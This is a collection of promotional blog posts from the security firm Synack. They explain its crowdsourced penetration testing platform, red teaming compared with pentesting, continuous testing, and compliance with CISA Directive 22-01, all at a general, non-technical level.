These reports showcase a level of detail and thoroughness not found in automated solutions. Each API endpoint will be accompanied by descriptions of the attacks attempted, complete with screenshots of the work performed. Check out one of our sample API pentest reports.
Screenshot from exportable PDF report
How It Works
Through the Assessment Creation Wizard (ACW) found within the Synack Platform, you can now upload your API documentation (Postman, OpenAPI Spec 3.0, JSON) and create a new API assessment.
For each specified endpoint in your API, a “Mission” will be generated and sent out for claiming among those in the SRT with proven API testing experience. The “Mission” asks the researcher to check the endpoint for vulnerabilities like those listed in the OWASP API Top 10, while recording their efforts with screenshots and detailed write-ups. Vulnerabilities tested for include:
Broken Object Level Authorization
Broken User Authentication
Excessive Data Exposure
Broken Function Level Authorization
Mass Assignment
Security Misconfiguration
Injection
Proof-of-coverage reports, as well as exploitable vulnerability findings, will be surfaced in real-time for each endpoint within the Synack Platform.
Real-time results in platform
Through the Synack Platform, an exploitable vulnerability finding can be quickly viewed in the “vulnerabilities” tab, which rolls up finding from all of your Synack testing activities. With a given vulnerability, you can comment back and forth with the researcher who submitted the finding, as well as request patch verification to ensure patch efficacy.
Retesting On-demand
As long as you’re on the Synack Platform, you have on-demand access to the Synack Red Team. To that end, APIs previously tested can be retested at the push of a button. Simply use the convenient “retesting” workflow to select the endpoints you want to retest and press submit. This will start a new test on the specified endpoints, sending out the work once more to the SRT and producing fresh proof-of-coverage reports. This can be powerful to test after an update to an API or meet a recurring compliance requirement.
The Complementary Benefits of Red Teaming and Pentesting
Deploying Complementary Cybersecurity Tools
In our previous article, we talked about the growing number of cybersecurity tools available on the market and how difficult it can be to choose which ones you need to deploy to protect your information and infrastructure from cyberattack. That article described how Asset Discovery and Management solutions work in concert with Pentesting to ensure that you are testing all of your assets. In this article, we’ll take a look at Red Teaming and how it works together with Pentesting to give you a thorough view of your cybersecurity defenses.
What is Red Teaming and How Is It Different from Pentesting?
Red Teaming and Pentesting are often confused. Red Teaming is a simulated cyberattack on your software or your organization to test your cyber defenses in a real world situation. On the surface this sounds a lot like Pentesting. They are similar and use many of the same testing techniques. But Red Teaming and Pentesting have different objectives and different testing methodologies.
Pentesting Objectives and Testing
Pentesting focuses on the organization’s total vulnerability picture. With Pentesting, the objective is to find as many cybersecurity vulnerabilities as possible, exploit them and determine their risk levels. It is performed across the entire organization, and in Synack’s case it can be done continuously throughout the year but is usually limited to a two-week period. Pentesting teams are best composed from security researchers external to the organization. Testers are provided with knowledge regarding organization assets as well as existing cybersecurity measures.
Red Team Objectives and Testing
Red Teaming is more like an actual attack. Researchers usually have narrowed objectives, such as accessing a particular folder, exfiltrating specific data or checking vulnerabilities per a specific security guideline. The Red Team’s goal is to test the organization’s detection and response capabilities as well as to exploit defense loopholes.
Red Teaming and Pentesting Work Together
There are a lot of articles floating around the internet describing Pentesting and Red Teaming and offering suggestions on which tool to choose for your organization. The two solutions have different objectives, but they are complementary. Pentesting provides a broad assessment of your cybersecurity defenses while Red Teaming concentrates on a narrow set of attack objectives to provide information on the depth of those defenses. So why not deploy both? A security program that combines Red Teaming with Pentesting gives you a more complete picture of your cyber defenses than either one alone can provide.
Traditionally, Red Teaming and Pentesting have been separate programs carried out by separate groups or teams. But Synack offers programs and solutions that combine both Pentesting and Red Teaming, all performed via one platform and carried out by the Synack Red Team, our diverse and vetted community of experienced security researchers.
With Synack you have complete flexibility to develop a program that meets your security requirements. You can perform a Pentest to provide an overall view of your cybersecurity posture. Then conduct a Red Teaming exercise to check your defenses regarding specific company critical infrastructure or your adherence to security guidelines such as the OWASP (Open Web Application Security Project) Top 10, or the CVE (Common Vulnerabilities and Exposures) Checklist.
But don’t stop there. Your attack surface and applications are constantly changing. You need to have a long-term view of cybersecurity. Synack can help you set up continuous testing, both Pentesting and Red Teaming, to ensure that new cybersecurity gaps are detected and fixed or remediated as quickly as possible.
Learn More About Pentesting and Red Teaming
To learn more about how Synack Pentesting can work with Red Teaming to help protect your organization against cyberattack, contact us.
Cybersecurity officers tasked with finding and mitigating vulnerabilities in government organizations are already operating at capacity—and it’s not getting any easier.
First, the constant push for fast paced, develop-test-deploy cycles continuously introduces risk of new vulnerabilities. Then there are changes in mission at the agency level, plus competing priorities to develop while simultaneously trying to secure everything (heard of DevSecOps?). Without additional capacity, it’s difficult to find exploitable critical vulnerabilities, remediate at scale and execute human-led offensive testing of the entire attack surface.
The traditional remedy for increased security demands has been to increase penetration testing in the tried and true fashion: hire a consulting firm or a single (and usually junior) FTE to pentest the assets that are glaring red. That method worked for most agencies, through 2007 anyway. In 2022, however, traditional methodology isn’t realistic. It doesn’t address the ongoing deficiencies in security testing capacity or capability. It’s also too slow and doesn’t scale for government agencies.
So in the face of an acute cybersecurity talent shortage, what’s a mission leader’s best option if they want to improve and expand their cybersecurity testing program, discover and mitigate vulnerabilities rapidly, and incorporate findings into their overall intelligence collection management framework?
Security leaders should ask themselves the following questions as they look to scale their offensive and vulnerability intelligence programs:
Do we have continuous oversight into which assets are being tested, where and how much?
Are we operationalizing penetration test results by integrating them into our SIEM/SOAR and security ops workflow, so we can visualize the big picture of vulnerabilities across our various assets?
Are we prioritizing and mitigating the most critical vulnerabilities to our mission expediently?
There is a way to kick-start a better security testing experience—in a FedRAMP Moderate environment with a diverse community of security researchers that provide scale to support the largest of directorates with global footprints. The Synack Platform pairs the talents of the Synack Red Team, a group of elite bug hunters, with continuous scanning and reporting capabilities.
Together, this pairing empowers cybersecurity officers to know what’s being tested, where it’s happening, and how much testing is being done with vulnerability intelligence. Correlated with publicly available information (PAI) and threat intelligence feeds, the blend of insights can further enhance an agency’s offensive cybersecurity stance and improve risk reduction efforts.
Synack helps government agencies mitigate cybersecurity hiring hurdles and the talent gap by delivering the offensive workforce needed quickly and at scale to ensure compliance and reduce risk. And we’re trusted by dozens of government agencies. By adding Synack Red Team mission findings into workflows for vulnerability assessment, security operations teams are given the vulnerability data needed to make faster and more informed decisions.
Intrigued? Let’s set up an intelligent demo. If you’re attending the Intelligence & National Security Summit at the Gaylord in National Harbor, Md., next week, we’ll be there attending sessions and chatting with officers at Kiosk 124. We hope to see you there!
Luke Luckett is Senior Product Marketing Manager at Synack.
The Synack Platform can help you check all your compliance boxes. Need a yearly pentest? We’ve got you covered. Need reports that compliance auditors and executives can easily understand? Find them in the Platform after testing is complete.
But when you use Synack’s capabilities only to satisfy compliance requirements, you’re missing out on the benefits of continuous offensive security testing. Synack CEO, Jay Kaplan, says it best, “You are getting scanned every day by bad actors, you just don’t receive the report.”
As new vulnerabilities are disclosed, hackers are scanning your attack surface within 15 minutes. And with widespread, exploitable software flaws like Log4j, it will take years for security teams to find and remediate all the vulnerable instances in their networks.
Synack’s continuous pentesting gives you the peace of mind of having your attack surface monitored year-round. Compliance checks might get you out of hot water with your auditor, but continuous coverage keeps you ahead of bad actors looking for a way into your systems.
Deficiencies of Traditional Pentesting and Scanners
Point-in-time pentests are snapshots and don’t provide a comprehensive security assessment of dynamic environments. You need a process that will live and breathe like your organization does. If you’re sending out continuous updates to your web or mobile applications, you need continuous coverage, especially when those applications store sensitive customer data
As for scanning tools, they do provide continuous testing, but their results are limited to known vulnerabilities and produce a lot of noise or false positives. This creates a heavy burden for members of your security team, who might be feeling the effects of burnout like many others in the field. They must sift through the noise to find the vulnerabilities that are a) critical and b) can actually be exploited, which takes time and concentration.
Instead, you could have Synack’s Red Team (SRT) and Vulnerability Operations finding, verifying and providing recommended fixes for the most critical and exploitable vulnerabilities in your system throughout the year. When it comes time for the compliance audit, you will be ready to hand over the report with evidence that the vulnerabilities found were successfully patched without a gap in coverage. And while your customers may never know that your testing program is comprehensive, they won’t see you suffering a data breach.
Go Beyond Pentesting with the Synack Red Team & On-demand Security Tasks
The SRT can be activated for more than just open vulnerability discovery. In addition to creating reports from frameworks like the OWASP Top 10, they can check for best practice implementations with ASVS. Additionally, the Synack Platform can facilitate efficient zero day response in the wake of critical vulnerabilities like Log4j. These, in addition to other on-demand security tasks are launched through the Synack Catalog, enabled by our credits system. Watch a demo here.
Companies need agile security to keep the business safe without slowing it down. With Synack, you can quickly scale testing to your needs, receive actionable reports from the results and verify remediation of vulnerabilities.
Security is too often an afterthought in the software development process. It’s easy to understand why: Application and software developers are tasked with getting rid of bugs and adding in new features in updates that must meet a grueling release schedule.
Asking to include security testing before an update is deployed can bring up problems needing to be fixed. In an already tight timeline, that creates tension between developers and the security team.
If you’re using traditional pentesting methods, the delays and disruption are too great to burden the development team, who are likely working a continuous integration and continuous delivery process (CI/CD). Or if you’re using an automatic scanner to detect potential vulnerabilities, you’re receiving a long list of low-level vulns that obscures the most critical issues to address first.
Instead, continuous pentesting, or even scanning for a particular CVE, can harmonize development and security teams. And it’s increasingly important. A shocking 85% of commercial apps contain at least one critical vulnerability, according to a 2021 report, while 100% use open-source software, such as the now infamous Log4j. That’s not to knock on open-source software, but rather to say that a critical vulnerability can pop up at any time and it’s more likely to happen than not.
If a critical vulnerability is found–or worse, exploited–the potential fines or settlement from a data breach could be astronomical. In the latest data breach settlement, T-Mobile agreed to pay $350 million to customers in a class action lawsuit and invest additional $150 million in their data security operations.
This is why many companies are hiring for development security operations (DevSecOps). The people in these roles work in concert with the development team to build a secure software development process into the existing deployment schedule. But with 700,000 infosec positions sitting open in the United States, it might be hard to find the right candidate.
If you want to improve the security of your software and app development, here are some tips from Synack customers:
Highlight only the most critical vulns to the dev team. The development team has time only to address what’s most important. Sorting through an endless list of vulns that might never be exploited won’t work. Synack delivers vulnerabilities that matter by incentivizing our researchers to focus on finding severe vulnerabilities.
Don’t shame, celebrate. Mistakes are inevitable. Instead of shaming or blaming the development team for a security flaw, cheer on the wins. Finding and fixing vulnerabilities before an update is released is a cause for celebration. Working together to protect the company’s reputation and your customers’ data is the shared goal.
Embrace the pace. CI/CD isn’t going away and the key to deploying more secure apps and software is to find ways to work with developers. When vulns are found to be fixed, document the process for next time. And if there’s enough time, try testing for specific, relevant CVEs. Synack Red Team (SRT) members document their path to finding and exploiting vulnerabilities and can verify patches were implemented successfully. SRT security researchers can also test as narrow or broad a scope as you’d like with Synack’s testing offerings and catalog of specific checks, such as CVE and zero day checks.
Security is a vital component to all companies’ IT infrastructure, but it can’t stand in the way of the business. For more information about how Synack can help you integrate security checkpoints in your dev process, request a demo.
Not everything that’s called “pentesting” is pentesting. There’s an abundance of different types of security testing and tools that use different methodologies for different stakeholders with differing agendas. Security testing, which includes pentesting and also vulnerability assessment, compliance auditing and other formats, is even broader. We’ll break down the differences between types of pentesting and strategies that are labeled pentesting but are fundamentally different.
First, what are you testing for?
Are you trying to penetrate a network or computer system like a cyber threat actor, but with permission from the owner for the purposes of discovering security vulnerabilities? Then chances are what you’re doing is pentesting. If you’re using a checklist of security standards of some sort and looking for vulnerabilities without simulating cyber attacks, that’s a vulnerability assessment. It sounds obvious, but some entities try to sell vulnerability assessments by incorrectly calling them pentests. Pentests aren’t “better” than vulnerability assessments–they’re different types of security testing. Each can be the best solution for different problems.
The Flavors of Pentesting
Pentesting is having specially trained people simulate cyber attacks. They can use applications, scripts and even conduct analog activities such as social engineering and physical security pentesting. Its strength and weakness is the people doing the testing and the platform they work on. Without good testers on an efficient platform, the test may not leave the buyer with confidence. Traditional pentesting relies on only the skills of a few people and outputs a readable report, not data. Synack was founded to get the best testers on the best platform for the best pentest possible. A pentest’s output – at least Synack style – is real-time access to findings, remediation information, analytics about testing and more.
Different types of pentesting can be categorized according to which facet of a computer system is being tested. The majors are network pentesting, application pentesting, social engineering pentesting that finds vulnerabilities in people and physical pentesting that finds vulnerabilities in buildings, doors, windows, rooms and the like.
Pentesting is also categorized according to the information available to the testers. Blackbox testing is done with little to no knowledge of a target from the perspective of an external attacker. Whitebox testing is done with in-depth target knowledge from the perspective of an internal attacker in the target’s IT department. And Greybox testing is in the middle from the perspective of a nontechnical insider.
There are also other ways to prepare for cyber threats that are different from pentesting. Let’s explore some of them.
Methodologies for Security Testing (That Aren’t Pentesting)
Breach and Attack Simulation (BAS) based on attack replay or scripting is a relatively recent development in security testing tech. Scripts that simulate specific exploits can be executed whenever an administrator needs to test a particular attack. This way, teams are better trained to know how to spot attack patterns and unusual log activity. When the cybersecurity community discovers new exploits, scripts can be used to simulate those exploits. Note that that takes time, so BAS may not be as current as adversarial tradecraft. The testing-like output is confirmation how many known vulnerabilities with easily scriptable exploits exist in your environment.
BAS is best suited for testing security responses to ensure teams know how to spot attack patterns and strange attacks in their log systems. This is a great training tool for blue teams but will not result in the discovery of unknown vulnerabilities in general. This shouldn’t be viewed as a pen test replacement and usually the scripted models lag the current adversary tradecraft.
Bug Bounty welcomes members of the general public under well defined policies to security test your software themselves and submit bug reports to your company according to the principles of responsible disclosure. If a bug can be proven and fits your company’s criteria of a prioritized vulnerability, the bug hunter could be awarded a monetary prize of anywhere from $50 to $100,500, but typical bug bounty rewards are about $200 to $1,000. The amount of money awarded for a valuable bug report is affected by several factors including the size of the company’s budget and user base and the criticality of the bug.
Dynamic Application Security Testing (DAST) is an automated technique, but it’s exclusively for testing working applications. So it’s often a tool used by application developers. DAST is used most often for web applications, but other internet-connected applications can be tested this way too. The targeted application must be running, such as a web application on the internet. The exploits that are executed are dynamic, so they may alter course depending on the progress of penetration.
Risk assessments are sometimes called threat evaluations. In a risk assessment, your security team collaborates with what they know about your organization’s data assets and how those assets could be threatened, both by cyber attack and by non-malicious threats such as natural disasters and accidents. Risks are identified, estimated and prioritized according to their probability of occurring and the amount of harm that could result.
Static Application Security Testing(SAST) has the same goals as DAST, but for application code before being compiled, not for applications that are running in production mode. If a vulnerability is clear from source code – and not all are – it can be detected by SAST.
Tabletop exercises are mainly for incident response teams, a defensive security function. They can be a fun challenge when done well, and help your incident response group face cyber threats with greater confidence. Specific attacks are proposed in the exercise, and the team needs to figure out how they should prevent, mitigate, or contain the cyber threat. If Capture The Flag is the main educational game for the red team, tabletop is the main educational game for the blue team. The output is a more confident and prepared team. Sometimes, refinements for an organization’s threat modeling also emerge. But actual vulnerabilities will not often be found during these exercises.
These and other newer technologies (artificial intelligence and machine learning in particular) are useful tools for security leaders. Computer software acts faster and doesn’t get tired, but the most flexible thinking comes directly from human beings.
Computer scientists know that computers can only simulate randomness, it takes a living being to actually be random. And human pentesters, like the Synack Red Team, are the best at simulating human cyber attackers and the serious exploits they regularly find.
As technology is becoming more complex and smarter, attackers are growing increasingly sophisticated and cunning. That’s why it’s important to take an offensive approach to security and to hunt for vulnerabilities with the same adversarial mindset, approach and tools that malicious hackers use to carry out attacks.
Two of the most common approaches to offensive security are red teaming and pentesting, disciplines in which specialists simulate real-world attacks, conduct rigorous vulnerability assessments, stress test networks with hacking tools and look for more than just the most common digital flaws.
It’s also important to understand the differences between red teaming and pentesting as well as where the Venn diagram between the two overlaps. Let’s take a look.
Pentesting: Striking Like the Attacker To Find Vulnerabilities
A penetration test is essentially an engagement that simulates a cyberattack to find weaknesses in systems and networks. Pentesters will mimic malicious hacks to test security preparedness, patches and upgrades to systems. This can also apply to physical security, too (can a criminal break into the building?) and social engineering.
Pentesters can be part of external, third-party vendors that an organization hires to test from an outsider’s perspective or internal employees who regularly test their employer’s network with insider knowledge. Traditional pentests often provide a small number of testers on site for two weeks once a year and testers are compensated for their hours spent on the target. Furthermore, pentesters must respect the legal contracts they’ve signed with clients or employers and they must work within the scope defined in the contract. If breaking physical locks or running vulnerability scans on a network segment is outside of the defined scope, they won’t test those targets.
Red Teaming: Laser-Focused on Infiltrating Targets
Red teamers also conduct pentests, but they aren’t looking to find every single vulnerability or weakness. They are more focused on infiltrating intended targets, and often by any means necessary. They want to find the most effective way into an organization or system and see how much damage they could do once inside.
Red teams will also tailor-make attack methods to their intended targets. So, red teams are often less constrained in the types of attacks they can use to breach an organization. They have more freedom to get creative and use their skills how they see fit.
Red teams also often compete against blue teams that will run defensive operations simultaneously. Because of the depth of the red teaming exercises, these engagements tend to last much longer than pentesting.
Synack Experts on Pentesting and Red Teaming
Ryan Rutan, Senior Director of Community for the Synack Red Team, has first-hand experience of how crucial both effective pentesting and red teaming can be when performed effectively.
Here’s what he had to add:
“Pentesting can uncover a large swathe of vulnerable attack surfaces at once. Once all the CVSS (Common Vulnerability Scoring System, a standard for understanding vulnerabilities) sorting pans out, you have a list of things you can fix in the next day, week or month. That is often enough time for the next pentest to roll around to start the process all over again. Maintaining that actionable cadence can be difficult, but important for DevSecOps fluidity, and, let’s face it, blue side (cyber defensive) morale.
In my opinion, red teaming starts once many iterations of this cycle have been completed, and the target organization has made conscious countermeasures to threats identified in the pentesting results. Red teaming goes after specific critical objectives and typically has a much stricter scope or defined success criteria. The scope is often overlayed on top of past known vulnerable attack surfaces to test proper patching and mitigation.
In both cases, pentesting and red teaming, ethical hackers imitate adversaries to bolster blue side defences, but how they go about the process and to what degree makes all the difference. To sum it all up, pentesting helps tell you where you are vulnerable. Red teaming helps tell you what is safe. These two offensive security tactics work hand in hand to solidify a better defense in-depth posture that is tailored to meet the needs and capabilities for a given organization.”
Tim Lawrence, a solutions architect at Synack, describes pentesting and red teaming this way: “Penetration testing is the act of actively looking and trying to exploit vulnerabilities on authorized systems to evaluate the security of the system.
Red teaming is when an authorized team looks for weaknesses in an enterprise’s security by conducting simulated attacks against the target. The outcome is to improve the security of the enterprise by showing the impact to the business, and also to learn how to defend and alert against attacks.”
Duration, Domain and Adversary Emulation
Daniel Miessler is a well regarded expert on security testing methodologies and also how to approach cybersecurity from the defensive side. His website and podcast are definitely worth checking out. He now works as the head of vulnerability management and application security for Robinhood.
“Duration: Red Team engagements should be campaigns that last weeks, months, or years. The blue team and the target’s users should always be in a state of uncertainty regarding whether a given strange behavior is the result of the Red Team or an actual adversary. You don’t get that with a one or two week assessment.
Multi-domain: While Penetration Tests can cross into multiple domains, e.g., physical, social, network, app, etc.—a good Red Team almost always does.
Adversary Emulation: The item that separates a random Penetration Test from a real Red Team engagement is that Penetration Tests generally involve throwing common tools and techniques at a target, whereas a Red Team should be hitting the organization with attacks that are very similar to what they expect to see from their adversaries. That includes constant innovation in terms of tools, techniques, and procedures, which is in strong contrast to firing up Nessus and Metasploit and throwing the kitchen sink.”
Synack knows that today’s cyberthreat landscape requires continuous pentesting for effective defense because traditional pentesting habits are frequently slow, disruptive and often can’t scale across an entire organization.
The Synack Platform combines the best aspects of pentesting and red teaming with a pentest that harnesses the best human talent and technology and on-demand security tasks from a community of the world’s most skilled 1,500 ethical hackers. Synack focuses on finding vulnerabilities that matter, so organizations can find and fix new, exploitable vulnerabilities faster.
Learn more about the Synack difference here: Synack365.
Government cybersecurity leaders know all too well that traditional pentesting is complex and doesn’t scale. The need to quickly resource up in order to effectively identify, triage and remediate vulnerabilities has become increasingly critical and, for most, a compliance requirement.
Synack empowers government agencies with on-demand, continuous pentesting, pairing the platform’s vulnerability management and reporting capabilities with a diverse community of vetted and trusted researchers to find the vulnerabilities that matter.
Synack also helps government security teams achieve the most effective vulnerability management possible to satisfy Binding Operational Directive (BOD) 22-01’s identification, evaluation and mitigation/remediation steps. The Synack approach also facilitates detailed vulnerability reporting that the agency can easily hand off to CISA if desired.
Let’s quickly review what BOD 22-01 mandates, and how federal agencies can achieve compliance with help from Synack.
CISA Binding Operational Directive 22-01—Reducing the Significant Risk of Known Exploited Vulnerabilities
Recent data breaches, most notably the 2020 cyber attack by Russian hackers that penetrated multiple U.S. government systems, have prompted the federal government to improve its efforts to protect the computer systems in its agencies and in third-party providers doing business with the government. As part of the process to improve the security of government systems, the Cybersecurity and Infrastructure Security Agency (CISA) issued Binding Operational Directive 22-01.
CISA Directive 22-01 directs federal agencies and contractors to what they are required to do regarding the detection of and remediation for known exploitable vulnerabilities. The scope of this directive includes all software and hardware found on federal information systems managed on agency premises or hosted by third parties on the agency’s behalf. Required actions apply to any federal information system, including an information system used or operated by another entity on behalf of an agency, that collects, processes, stores, transmits, disseminates, or otherwise maintains agency information.
Directive 22-01 Compliance Requirements
In addition to establishing a catalog of known exploited vulnerabilities, Directive 22-01 establishes requirements for agencies to remediate these vulnerabilities. Required actions include:
Establishment of 1) a process for ongoing remediation of vulnerabilities and 2) internal validation and enforcement procedures
Setting up of internal tracking and reporting
Remediation of each vulnerability within specified timelines
Identify reports on vulnerabilities that are actively exploited in the wild.
Evaluate the system to determine if the vulnerability exists in the system, and if it does, how critical it is. If the vulnerability exists, determine if it has been exploited by said system.
Mitigate and Remediate all exploited vulnerabilities in a timely manner. Mitigation refers to the steps the organization takes to stop a vulnerability from being exploited (e.g. taking systems offline, etc.) and Remediation refers to the steps taken to fix or remove the vulnerability (e.g. patch the system, etc.).
Report to CISA. Reporting how vulnerabilities are being exploited can help the government understand which vulnerabilities are most critical to fix.
Evaluating Vulnerabilities with Synack
Synack finds exploitable vulnerabilities for customers through its unique blend of the best ethical hackers in the world, specialized researchers, a managed VDP, and the integration of its SmartScan product. SmartScan uses a combination of the latest tools, tactics and procedures to continuously scan your environment and watch for changes. It identifies potential vulnerabilities and engages the Synack Red Team (SRT) and Synack Operations to review suspected vulnerabilities. The SRT is a private and diverse community of vetted and trusted security researchers, bringing human ingenuity to the table and pairing it with the scalability of an automated vulnerability intelligence platform.
If a suspected vulnerability is confirmed as exploitable, the SRT generates a detailed vulnerability report, with steps to reproduce and fix the vulnerability. Vulnerabilities are then triaged so that only actionable, exploitable vulnerabilities are presented – with severity information and priority information.
Mitigating and Remediating Vulnerabilities with Synack
Once the Synack team of researchers has verified the exploitability of the vulnerability, it leverages its expertise in understanding your applications and infrastructure. From that point, and in many cases, the SRT is able to recommend a fix with accompanying remediation guidance for addressing the vulnerability. And Synack goes one step further, verifying that the remediation, mitigation, or patch was implemented correctly and is effective.
Reporting to CISA
Synack’s detailed vulnerability reporting and analytics offer insight and coverage into the penetration testing process with clear metrics that convey vulnerability remediation and improved security posture.
Comply with CISA Directive 22-01 with Help from Synack
CISA continues to add exploited vulnerabilities to its Known Exploited Vulnerabilities Catalog, and federal agencies are expecting urgent CVEs to pop up in the not-too-distant future. The recent rush to address the log4j vulnerability will come to mind for many. The Synack Red Team can aid organizations by rapidly responding to such situations.
To secure your agency’s attack surface and comply with the CISA Directive 22-01, a strong vulnerability management strategy is essential. The Synack solution combines the human ingenuity of the Synack Red Team (SRT) with Disclose (the Synack-managed VDP), along with the scalable nature of SmartScan, to continuously identify and triage exploitable vulnerabilities across web applications, mobile applications, and host-based infrastructure. Synack takes an adversarial approach to exploitation intelligence to show the enterprise where their most business-critical vulnerabilities are and how those vulnerabilities can be exploited by adversaries.
Penetration Testing and Formula One Racing – Preparation is Key
By Nathan JonesDirector, Customer Success, Synack
In Formula One, the most prepared teams have the best chances of success. Yet, preparation alone isn’t going to clinch a victory. Many factors contribute to crossing the finish line first: track conditions, weather, car setup, strategy changes and updates, as well as driver skill and decision making.
At Synack, we’ve got you covered throughout the entire engagement on our Crowdsourced Penetration Testing Platform before and after our trusted network of security researchers go to work hunting for your vulnerabilities.
Here’s what to expect throughout the Synack engagement:
It starts with high-quality, trusted researchers
Your pit team: Researchers’ skills are critically important to the success of any pentest. Because the vulnerability landscape is so broad and diverse, a single researcher — or even a small number of researchers — won’t have expertise across all vulnerability categories to fully test the assets in question.
That’s the value of the Synack crowdsourced testing platform because we attract the best researchers with a wide variety of skills and backgrounds. This allows large numbers of researchers to bring their experience to bear across the range of vulnerability categories, enabling the most thorough test of the assets in scope.
Results get collected in a well-designed platform
Right car, right tools: A top-quality vulnerability management platform should underpin any pentest initiative, allowing customers to manage the full vulnerability lifecycle from initial reports, to analyst review, and then onto remediation. At Synack, the customer portal lets your team view vulnerabilities flow through a logical, easy-to-use workflow from discovery to patch to patch verification.
In addition, our triage process ensures that vulnerability findings passed to the customer are valid, reproducible, high quality and actionable. This allows the customer to focus efforts on understanding the issues and taking appropriate action, saving considerable time and effort.
Control the testing environment and parameters
Know the course: Some penetration tests can be intrusive and noisy. The Synack experience has been designed to make the process as simple and seamless as possible. It is carried out in a controlled manner to mitigate any sort of impact to client’s everyday business operations. Researchers work from a known source IP to ensure proper monitoring. Customers are encouraged to monitor activity and traffic during the test but we recommend waiting for a formal vulnerability report before any patching. Patching during a test limits researchers’ ability to validate the finding and reward the researcher.
Engage with researchers before and after the test
Connected to the pit crew: A testing engagement should not be a fire-and-forget activity. Customers should be looking to provide regular feedback, including information about new releases or changes, areas of scope on which researchers should focus and updates on any customer actions.
Scope changes are a critical area of communication. A class of vulnerabilities caused by the same underlying issue should be temporarily removed from scope to prevent inundating the client with repetitive findings. We do this at Synack because it reduces noise as well as shifts the focus of researchers to other areas, thus ensuring better coverage.
Augment manual testing with smart automation
Change out the equipment when needed: Penetration testing harnesses human creativity to create value, but automated scanners are an important tool, as well, to help augment human efforts. Too often, however, security teams have had to accept trade offs, investing in cheap self-service scanning solutions to get broad attack surface coverage. There’s a better way. Smarter technologies built on machine learning principles can make a difference and help scale the testing effort. At Synack, SmartScan®, our vulnerability assessment solution, enables, rather than burdens, security teams by scaling security testing and accelerating their vulnerability remediation processes. SmartScan® combines industry-best scanning technology, proprietary risk identification technology, and a crowd of the world’s best security researchers, the Synack Red Team (SRT) for noiseless scanning and high-quality triage.
Recognize the possibility of unintended consequences
Expect the unexpected: Every pentester and testing company seeks to avoid unwanted impact to the customer. Most issues can be avoided by having an accurate scope and researcher guidelines agreed ahead of testing. On the rare occasion that there is an incident, we have a process in place to deal with it immediately.
Act on the results
Celebrate your wins, learn from your mistakes: It’s essential that clients act on findings. Just discovering vulnerabilities does not improve an organization’s risk posture. The vulnerabilities should be patched and remediated as soon as possible. Clients should look to monitor and track their risk posture over time using a risk metric such as Synack’s Attacker Resistance Score to chart improvements.
For long-term testing engagements, clients should not wait until the pentest has completed, but should fix issues and receive confirmation from the pentester that the mitigation was successful throughout the test.
Verifying compliance with necessary regulations is also a key part of using the results of a penetration test. Synack strongly recommends that clients opt for a testing package that includes checking compliance, including either relevant OWASP categories, PCI DSS 11.3, and NIST SP 800-53. A testing checklist provides auditable documentation for compliance-driven penetration testing requirements.
Keep on testing
Always winning: In Formula One, when the race ends, the work isn’t’ over. There are always more races to run and further developments and improvements to make to stay ahead of the pack.
The same is true in pentesting. As adversaries get more advanced, staying one step ahead in their cybersecurity is more important than ever. Regular pentesting is a key component of this. A client is only as strong as their weakest link, making appropriate pentesting against their entire attack surface critical to remaining cyber secure.
Winning looks like an overall reduction in vulnerability risk. While it’s impossible to eliminate all vulnerabilities, a healthy pentesting cadence will strengthen your security posture over time.
Nathan Jones is Director of Client Operations at Synack. He’s also a huge racing fan.
APTRS (Automated Penetration Testing Reporting System) is an automated reporting tool in Python and Django. The tool allows Penetration testers to create a report directly without using the Traditional Docx file. It also provides an approach to keeping track of the projects and vulnerabilities.

 Login
Login